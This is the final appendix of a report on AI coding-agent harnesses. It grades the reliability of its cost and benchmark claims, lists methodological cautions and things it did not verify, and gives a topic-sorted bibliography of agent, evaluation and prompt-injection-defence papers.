Uber \$500–\$2,000/user/mo; Devin \$10.92/resolved fix	[S] secondhand/modelled	Illustrative only
Devin Fusion ~60% lower cost; SWE-1.7 81.5% TB	[R] vendor	No independent replication
“Agents are ~4x chat tokens; multi-agent ~15x”	[R] Anthropic	Their research system; your mileage will vary
“~30% of one SWE-bench Pro revision retracted”	[S]	Pin the revision ID
Warp/Uber/Amp vendor metrics	[R]	Marketing-adjacent

A.3 Methodological flags carried through the report

1. **A benchmark score is a tuple** — never quote a model score without its scaffold, environment, and grading config. (Ch. 8)
2. **Single-run pass@1 on ~500 tasks can’t resolve <4–5pp** — use k=3–5 seeds, paired comparisons, cluster bootstrap. (Ch. 8)
3. **Temp=0 is not deterministic** on hosted APIs (batch invariance) — design for distributions. (Ch. 7)
4. **NIAH alone is insufficient** — vendor heatmaps overstate usable context; measure rot curves yourself. (Ch. 3)
5. **Don’t infer quality from popularity** — the report distinguishes docs/source/papers from community telemetry throughout.
6. **LLM-as-judge is a last resort** — style bias dominates; prefer deterministic graders; calibrate + report agreement when judging is unavoidable. (Ch. 8)
7. **Modeled cost figures ≠ measured** — flagged throughout Ch. 6.
8. **Vendor-reported self-eval numbers** (Anthropic context-editing %, Memo/Zep, Devin Fusion, OpenFang) — directionally credible, not independently replicated.

A.4 What was NOT verified

- No benchmark was run locally for this report — all scores are as-reported.
- Claude Code internals derive from unofficial decompiled/leaked sources — consistent across multiple independent analyses but not Anthropic-published.
- Several 2026-dated arXiv IDs surfaced in search results (e.g., 2602.x, 2603.x, 2604.x, 2605.x, 2606.x, 2608.x) — reported as found; verify existence/versions before print citation.
- “Deep Connus” identification is ~60% confident (HKUDS DeepCode); “OmyPy” → oh-my-pi high confidence.
- The Cognition–Interaction Co. (Poke) acquisition claim is LinkedIn-sourced.

A.5 Consolidated primary sources worth keeping in the repo

(Per-chapter source lists carry the full bibliography; this is the short stack for the team wiki.)

- **Loop/orchestration:** ReAct (2210.03629) · Reflexion (2303.11366) · CodeAct (2402.01030) · SWE-agent ACI (2405.15793) · Kapoor “AI Agents That Matter” (2407.01502) · Agentless (2407.01489) · MAST (2503.13657) · METR (2503.14499)
- **Context/memory:** Lost in the Middle (2307.03172) · RULER (2404.06654) · NoLiMa (2502.05167) · Chroma Context Rot · CoALA (2309.02427) · MemGPT (2310.08560) · Sleep-time compute (2504.13171) · Generative Agents (2304.03442) · ACE (2510.04618) · HippoRAG (2405.14831) · A-MEM (2502.12110) · LongMemEval (2410.10813)
- **Compression/caching:** LLMLingua series (2310.06201, LongLLMLingua, LLMLingua-2) · Provence (2501.16214) · Manus context-engineering post · Anthropic prompt-caching docs
- **Tools/routing:** BFCL (ICML’25) · Gorilla · ToolLLM · RouteLLM (2406.18665) · FrugalGPT (2305.05176) · Anthropic “Writing effective tools” + “Code execution with MCP”
- **Security:** Instruction Hierarchy (2404.13208) · AgentDojo (2406.13352) · BIPIA (2312.14197) · InjecAgent (2403.02691) · Spotlighting (2403.14720) · CaMeL (2503.18813) · Progent (2504.11703) · StruQ (2402.06363) · Willison trifecta/design-patterns posts · OWASP LLM01 + Agentic Skills Top 10
- **Eval:** SWE-bench Verified + Pro + rebench + PolyBench · Terminal-Bench/Harbor · $\tau/\tau^2/\tau^3$ · GAIA/ HAL · OSWorld-Verified · WebArena-Verified · BrowseComp(-Plus) · MLE-bench · METR HCAST/RE-Bench · ABC checklist (2507.02825) · Inspect AI · agentic eval statistics (2602.07150, 2512.06710, Indeed bootstrap post)
- **Harness source/repos to keep on disk:** mini-SWE-agent · SWE-agent · OpenHands SDK · Codex `codex-rs` · Gemini CLI `packages/core` · pi-mono · oh-my-pi · OpenCode · Crush · aider · Hermes Agent · DeepCode · DeepAgents/dcode · Terminus-2 · agent-verify
- **UX/terminal:** Claude Code Ink-fork analyses · Codex `styles.md` + insta snapshots · OpenTUI/Bubble Tea v2/Ultraviolet docs · DECSET-2026 sync-output spec · ucs-detect · Nielsen response-time limits
- **Alfred:** Anthropic/OpenAI/Gemini computer-use docs · OSWorld · UI-TARS · UFO² · LangChain ambient-agents + agent-inbox · Horvitz interruption research · FIDES · credential-broker pattern catalog · OpenClaw gateway docs (and its CVE record)

End of report.